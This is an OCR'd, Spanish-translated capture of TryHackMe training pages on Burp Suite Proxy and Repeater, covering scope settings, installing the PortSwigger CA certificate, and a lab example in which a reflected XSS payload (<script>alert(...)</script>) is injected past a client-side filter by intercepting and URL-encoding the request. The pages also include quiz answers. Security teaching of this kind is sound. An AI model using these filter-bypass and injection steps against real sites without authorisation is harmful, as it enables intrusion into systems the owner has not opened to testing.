
Tarea 11 El navegador Burp Suite

Tarea 12 Alcance y orientación

Finalmente, llegamos a uno de los aspectos más importantes del uso de Burp Proxy: **el alcance** .

Capturar y registrar todo el tráfico puede volverse abrumador e inconveniente rápidamente, especialmente cuando solo queremos centrarnos en aplicaciones web específicas. Aquí es donde entra en juego el alcance.


Al establecer un alcance para el proyecto, podemos definir qué se envía mediante proxy y se registra en Burp Suite. Podemos restringir Burp Suite para que se dirija solo a las aplicaciones web específicas que queremos probar. La forma más sencilla de hacerlo es cambiando a la `Target` pestaña, haciendo clic derecho en nuestro objetivo de la lista de la izquierda y seleccionando `Add To Scope` . Luego, Burp nos pedirá que elijamos si queremos dejar de registrar cualquier cosa que no esté dentro del alcance y, en la mayoría de los casos, queremos seleccionar `yes` .



Para verificar nuestro alcance, podemos cambiar a la subpestaña **Configuración de alcance dentro de la pestaña Destino** .

La ventana de configuración de Alcance nos permite controlar nuestro alcance de destino incluyendo o excluyendo dominios/IP. Esta sección es poderosa y vale la pena dedicar tiempo a familiarizarse con ella.

Sin embargo, incluso si deshabilitamos el registro para tráfico fuera de alcance, el proxy seguirá interceptando todo. Para evitar esto, debemos ir a la subpestaña **Configuración de Proxy** And `URL` `Is in target scope` y seleccionar en la sección "Interceptar solicitudes de clientes".



Habilitar esta opción garantiza que el proxy ignore por completo cualquier tráfico que no esté dentro del alcance definido, lo que da como resultado una vista del tráfico más limpia en Burp Suite.

Responda las siguientes preguntas

Agregue `http://MACHINE_IP/` a su alcance y cambie la configuración del proxy para interceptar solo el tráfico hacia objetivos dentro del alcance.

Vea la diferencia entre la cantidad de tráfico capturado por el proxy antes y después de limitar el alcance.

No se necesita respuesta | Pregunta hecha

Tarea 13 Proxy HTTPS

Tarea 14 Ataque de ejemplo

Tarea 15 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 40118 usuarios aquí y esta sala tiene 122 días.

847

Suite de eructos: conceptos básicos

Una introducción al uso de Burp Suite para el pentesting de aplicaciones web.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la suite Burp?

Tarea 3 Características de la comunidad Burp

Tarea 4 Instalación

Tarea 5 El tablero

Tarea 6 Navegación

Tarea 7 Opciones

Tarea 8 Introducción al proxy Burp

Tarea 9 Conexión a través del Proxy (FoxyProxy)

Tarea 10 Mapa del sitio y definiciones de problemas


Tarea 11 El navegador Burp Suite

Tarea 12 Alcance y orientación

Tarea 13 Proxy HTTPS


Nota: El AttackBox ya está configurado para solucionar el problema planteado en esta tarea. Si utiliza AttackBox y no desea leer la información aquí, puede pasar a la siguiente tarea.

Al interceptar el tráfico HTTP , podemos encontrarnos con un problema al navegar a sitios con TLS habilitado. Por ejemplo, al acceder a un sitio como `https://google.com/` , podemos recibir un error que indica que la Autoridad de certificación (CA) de PortSwigger no está autorizada para asegurar la conexión. Esto sucede porque el navegador no confía en el certificado presentado por Burp Suite.



Para superar este problema, podemos agregar manualmente el certificado CA de PortSwigger a la lista de autoridades certificadoras confiables de nuestro navegador. He aquí cómo hacerlo:


1. **Descargue el certificado CA:** con Burp Proxy activado, navegue hasta http://burp/cert. Esto descargará un archivo llamado `cacert.der` . Guarde este archivo en algún lugar de su máquina.
2. **Acceda a la configuración del certificado de Firefox:** escriba `about:preferences` en la barra de URL de Firefox y presione **Entrar** . Esto lo llevará a la página de configuración de Firefox. Busque en la página "certificados" y haga clic en el botón **Ver certificados** .



3. **Importe el certificado de CA:** en la ventana Administrador de certificados, haga clic en el botón **Importar** . Seleccione el `cacert.der` archivo que descargó en el paso anterior.
4. **Establecer confianza para el certificado de CA:** en la siguiente ventana que aparece, marque la casilla que dice "Confiar en esta CA para identificar sitios web" y haga clic en Aceptar.

Al completar estos pasos, hemos agregado el certificado CA de PortSwigger a nuestra lista de autoridades certificadoras confiables. Ahora deberíamos poder visitar cualquier sitio habilitado para TLS sin encontrarnos con el error de certificado.

Puede ver el siguiente vídeo para ver una demostración visual del proceso completo de importación de certificados:



Si sigue estas instrucciones, puede asegurarse de que su navegador confíe en el certificado CA de PortSwigger y se comunique de forma segura con sitios web habilitados para TLS a través de Burp Suite Proxy.

Responda las siguientes preguntas

Si no está utilizando AttackBox, configure Firefox (o el navegador de su elección) para aceptar el certificado CA PortSwigger para la comunicación TLS a través del Burp Proxy.

No se necesita respuesta | Pregunta hecha

Tarea 14 Ataque de ejemplo

Tarea 15 Conclusión

847

Suite de eructos: conceptos básicos

Una introducción al uso de Burp Suite para el pentesting de aplicaciones web.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la suite Burp?

Tarea 3 Características de la comunidad Burp

Tarea 4 Instalación

Tarea 5 El tablero

Tarea 6 Navegación

Tarea 7 Opciones

Tarea 8 Introducción al proxy Burp

Tarea 9 Conexión a través del Proxy (FoxyProxy)

Tarea 10 Mapa del sitio y definiciones de problemas

Tarea 11 El navegador Burp Suite


Tarea 12 Alcance y orientación

Tarea 13 Proxy HTTPS

Tarea 14 Ataque de ejemplo

Habiendo visto cómo instalar y configurar nuestro proxy, veamos un ejemplo simplificado del mundo real.


Comenzaremos echando un vistazo al formulario de soporte en `http://MACHINE_IP/ticket/` :



En una prueba de penetración de aplicaciones web del mundo real, probaríamos esto para una variedad de cosas, una de las cuales sería Cross-Site Scripting (o XSS). Si aún no ha encontrado XSS, puede pensar en inyectar un script del lado del cliente (generalmente en Javascript) en una página web de tal manera que se ejecute. Hay varios tipos de XSS: el tipo que utilizamos aquí se denomina XSS "reflejado", ya que solo afecta a la persona que realiza la solicitud web.

Tutorial

Intente escribir: `<script>alert("Succ3ssful XSS")</script>` en el campo "Correo electrónico de contacto". Debería encontrar que existe un filtro del lado del cliente que le impide agregar caracteres especiales que no están permitidos en las direcciones de correo electrónico:



Afortunadamente para nosotros, los filtros del lado del cliente son absurdamente fáciles de eludir. Hay varias formas de desactivar el script o simplemente evitar que se cargue.


Centrémonos simplemente en omitir el filtro por ahora.

Primero, asegúrese de que su Burp Proxy esté activo y que la intercepción esté activada.

Ahora, ingrese algunos datos legítimos en el formulario de soporte. Por ejemplo: "pentester@example.thm" como dirección de correo electrónico y "Test Attack" como consulta.


Envíe el formulario : el proxy debe interceptar la solicitud.

Con la solicitud capturada en el proxy, ahora podemos cambiar el campo de correo electrónico para que sea nuestra carga útil muy simple desde arriba: `<script>alert("Succ3ssful XSS")</script>` . Después de pegar la carga útil, debemos seleccionarla y luego codificarla en URL con el `Ctrl + U` acceso directo para que sea seguro enviarla. Este proceso se muestra en el GIF a continuación:



Finalmente, presione el botón "Reenviar" para enviar la solicitud.

¡Debería encontrar un cuadro de alerta en el sitio que indique un ataque XSS exitoso !



Responda las siguientes preguntas

Haz clic en mí para continuar con la siguiente tarea.

No se necesita respuesta | Pregunta hecha

Tarea 15 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 40118 usuarios aquí y esta sala tiene 122 días.

847

Suite de eructos: conceptos básicos

Una introducción al uso de Burp Suite para el pentesting de aplicaciones web.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la suite Burp?

Tarea 3 Características de la comunidad Burp

Tarea 4 Instalación

Tarea 5 El tablero

Tarea 6 Navegación

Tarea 7 Opciones

Tarea 8 Introducción al proxy Burp

Tarea 9 Conexión a través del Proxy (FoxyProxy)

Tarea 10 Mapa del sitio y definiciones de problemas

Tarea 11 El navegador Burp Suite

Tarea 12 Alcance y orientación

Tarea 13 Proxy HTTPS

Tarea 14 Ataque de ejemplo

Tarea 15 Conclusión

¡Felicitaciones por completar la sala Burp Basics! Ahora tiene un conocimiento sólido de la interfaz de Burp Suite, las opciones de configuración y Burp Proxy. Estas habilidades serán esenciales a medida que continúe su viaje en las pruebas de penetración de aplicaciones web y móviles.

Para mejorar aún más tus habilidades, te animo a que practiques y experimentes con Burp Suite. Explora sus funciones, prueba diferentes configuraciones y familiarízate con sus diversas herramientas. Cuanto más utilice Burp Suite, más competente se volverá en la identificación y explotación de vulnerabilidades en aplicaciones web.

En la siguiente sala del módulo, profundizaremos en Burp Suite Repeater , otra poderosa herramienta para pruebas manuales y manipulación de solicitudes de aplicaciones web. ¡Mantén la curiosidad y sigue aprendiendo!

¡Mantén la curiosidad y sigue aprendiendo!

Responda las siguientes preguntas

¡Entiendo los fundamentos del uso de Burp Suite!

No se necesita respuesta

Pregunta hecha

Creado por tryhackme y MuirlandOracle y l000g1c

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 40118 usuarios aquí y esta sala tiene 122 días.

516

Suite Burp: Repetidor

Aprenda a utilizar el repetidor para duplicar solicitudes en Burp Suite.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

¡Bienvenido a la sala de repetidores Burp Suite!

Iniciar máquina

En esta sala, exploraremos las capacidades avanzadas del marco Burp Suite centrándonos en el módulo Burp Suite Repeater. Sobre la base del conocimiento fundamental cubierto en la sala Conceptos básicos de Burp , profundizaremos en las potentes funciones de la herramienta Repetidor. Aprenderá cómo manipular y reenviar solicitudes capturadas y exploraremos las diversas opciones y funcionalidades disponibles en este módulo excepcional. A lo largo de la sala, proporcionaremos ejemplos prácticos, incluido un ejercicio del mundo real, para solidificar su comprensión de los conceptos discutidos.

Si es nuevo en Burp Suite o no ha completado la sala Burp Basics, le recomendamos hacerlo antes de continuar. La sala Burp Basics establece los conocimientos fundamentales necesarios para esta sala y mejorará su experiencia de aprendizaje.

Implemente la máquina virtual de destino adjunta a esta tarea presionando el botón verde **Iniciar máquina** . Además, inicie AttackBox presionando el botón azul **Iniciar AttackBox** en la parte superior de esta sala si no está usando su propia máquina. Luego, inicie Burp y siga las siguientes tareas.

Responda las siguientes preguntas

¡Empecemos!

No se necesita respuesta

Pregunta hecha

Tarea 2 ¿Qué es el repetidor?

Tarea 3 Uso básico

Tarea 4 Barra de herramientas de análisis de mensajes

Tarea 5 Inspector

Tarea 6 Ejemplo práctico

Tarea 7 Desafío

Tarea 8 Desafío de milla extra

Tarea 9 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 22258 usuarios aquí y esta sala tiene 122 días.

516

Suite Burp: Repetidor

Aprenda a utilizar el repetidor para duplicar solicitudes en Burp Suite.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción


Tarea 2 ¿Qué es el repetidor?

Antes de utilizar Burp Suite Repeater, familiaricémonos con su propósito y funcionalidad.

En esencia, Burp Suite Repeater nos permite modificar y reenviar solicitudes interceptadas a un objetivo de nuestra elección. Nos permite tomar solicitudes capturadas en Burp Proxy y manipularlas, enviándolas repetidamente según sea necesario. Alternativamente, podemos crear solicitudes manualmente desde cero, de manera similar a usar una herramienta de línea de comandos como cURL.

La capacidad de editar y reenviar solicitudes varias veces hace que el repetidor sea invaluable para la exploración manual y las pruebas de puntos finales. Proporciona una interfaz gráfica fácil de usar para crear cargas útiles de solicitudes y ofrece varias vistas de la respuesta, incluido un motor de renderizado para una representación gráfica.

La interfaz del repetidor consta de seis secciones principales, como se muestra en el diagrama anotado a continuación:



1. **Lista de solicitudes** : ubicada en la parte superior izquierda de la pestaña, muestra la lista de solicitudes de repetidor. Se pueden gestionar varias solicitudes simultáneamente y cada nueva solicitud enviada al Repetidor aparecerá aquí.
2. **Controles de solicitud** : ubicados directamente debajo de la lista de solicitudes, estos controles nos permiten enviar una solicitud, cancelar una solicitud bloqueada y navegar por el historial de solicitudes.
3. **Vista de solicitud y respuesta** : esta sección, que ocupa la mayor parte de la interfaz, muestra las vistas **de solicitud** y **respuesta** . Podemos editar la solicitud en la vista Solicitud y luego reenviarla, mientras que la respuesta correspondiente se mostrará en la vista Respuesta.
4. **Opciones de diseño** : Ubicadas en la parte superior derecha de la vista Solicitud/Respuesta, estas opciones nos permiten personalizar el diseño de las vistas Solicitud y Respuesta. La configuración predeterminada es un diseño de lado a lado (horizontal), pero también podemos elegir un diseño vertical o combinarlos en pestañas separadas.
5. **Inspector** : Ubicado en el lado derecho, el Inspector nos permite analizar y modificar solicitudes de una manera más intuitiva que usando el editor sin formato. Exploraremos esta característica en una tarea posterior.
6. **Destino** : situado encima del Inspector, el campo Destino especifica la dirección IP o el dominio al que se envían las solicitudes. Cuando se envían solicitudes al repetidor desde otros componentes de Burp Suite, este campo se completa automáticamente.

Responda las siguientes preguntas

¿Qué apartados nos da un control más intuitivo sobre nuestras solicitudes?

Inspector | Respuesta correcta

Tarea 3 Uso básico

Tarea 4 Barra de herramientas de análisis de mensajes

Tarea 5 Inspector

Tarea 6 Ejemplo práctico

Tarea 7 Desafío

Tarea 8 Desafío de milla extra

Tarea 9 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 22258 usuarios aquí y esta sala tiene 122 días.

516

Suite Burp: Repetidor

Aprenda a utilizar el repetidor para duplicar solicitudes en Burp Suite.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es el repetidor?


Tarea 3 Uso básico

Sabemos cómo se ve la interfaz de la aplicación en este momento, pero ¿cómo podemos utilizarla de manera efectiva?


Si bien la elaboración manual de solicitudes es una opción, es más común capturar una solicitud utilizando el módulo Proxy y posteriormente transmitirla al Repetidor para su posterior edición y reenvío.

Una vez que se ha capturado una solicitud en el módulo Proxy, podemos enviarla al Repetidor haciendo clic derecho en la solicitud y seleccionando **Enviar al Repetidor** , o utilizando el método abreviado de teclado `Ctrl + R` .


Volviendo a centrarnos en el Repetidor, podemos observar que ahora se puede acceder a nuestra solicitud capturada en la vista Solicitud:



Tanto las secciones Objetivo como Inspector ahora muestran información relevante, aunque actualmente nos falta una respuesta. Al hacer clic en el botón **Enviar** , la vista Respuesta se completa rápidamente:



Si deseamos modificar algún aspecto de la solicitud, simplemente podemos escribir en la vista Solicitud y presionar **Enviar** una vez más. Esta acción actualizará la vista de Respuesta a la derecha en consecuencia. Por ejemplo, alterar el encabezado **de Conexión** para "abrir" en lugar de "cerrar" produce una respuesta con un encabezado **de Conexión** que contiene el valor "mantener vivo":



Además, podemos utilizar los botones de historial situados a la derecha del botón Enviar para navegar por nuestro historial de modificaciones, permitiéndonos avanzar o retroceder según sea necesario.

Responda las siguientes preguntas

¿Qué vista se completará al enviar una solicitud desde el módulo Proxy al Repetidor?

Request | Respuesta correcta

Tarea 4 Barra de herramientas de análisis de mensajes

Tarea 5 Inspector

Tarea 6 Ejemplo práctico

Tarea 7 Desafío

Tarea 8 Desafío de milla extra

Tarea 9 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 22258 usuarios aquí y esta sala tiene 122 días.

516

Suite Burp: Repetidor

Aprenda a utilizar el repetidor para duplicar solicitudes en Burp Suite.

100%

Tarea 1 Introducción


Tarea 2 ¿Qué es el repetidor?

Tarea 3 Uso básico

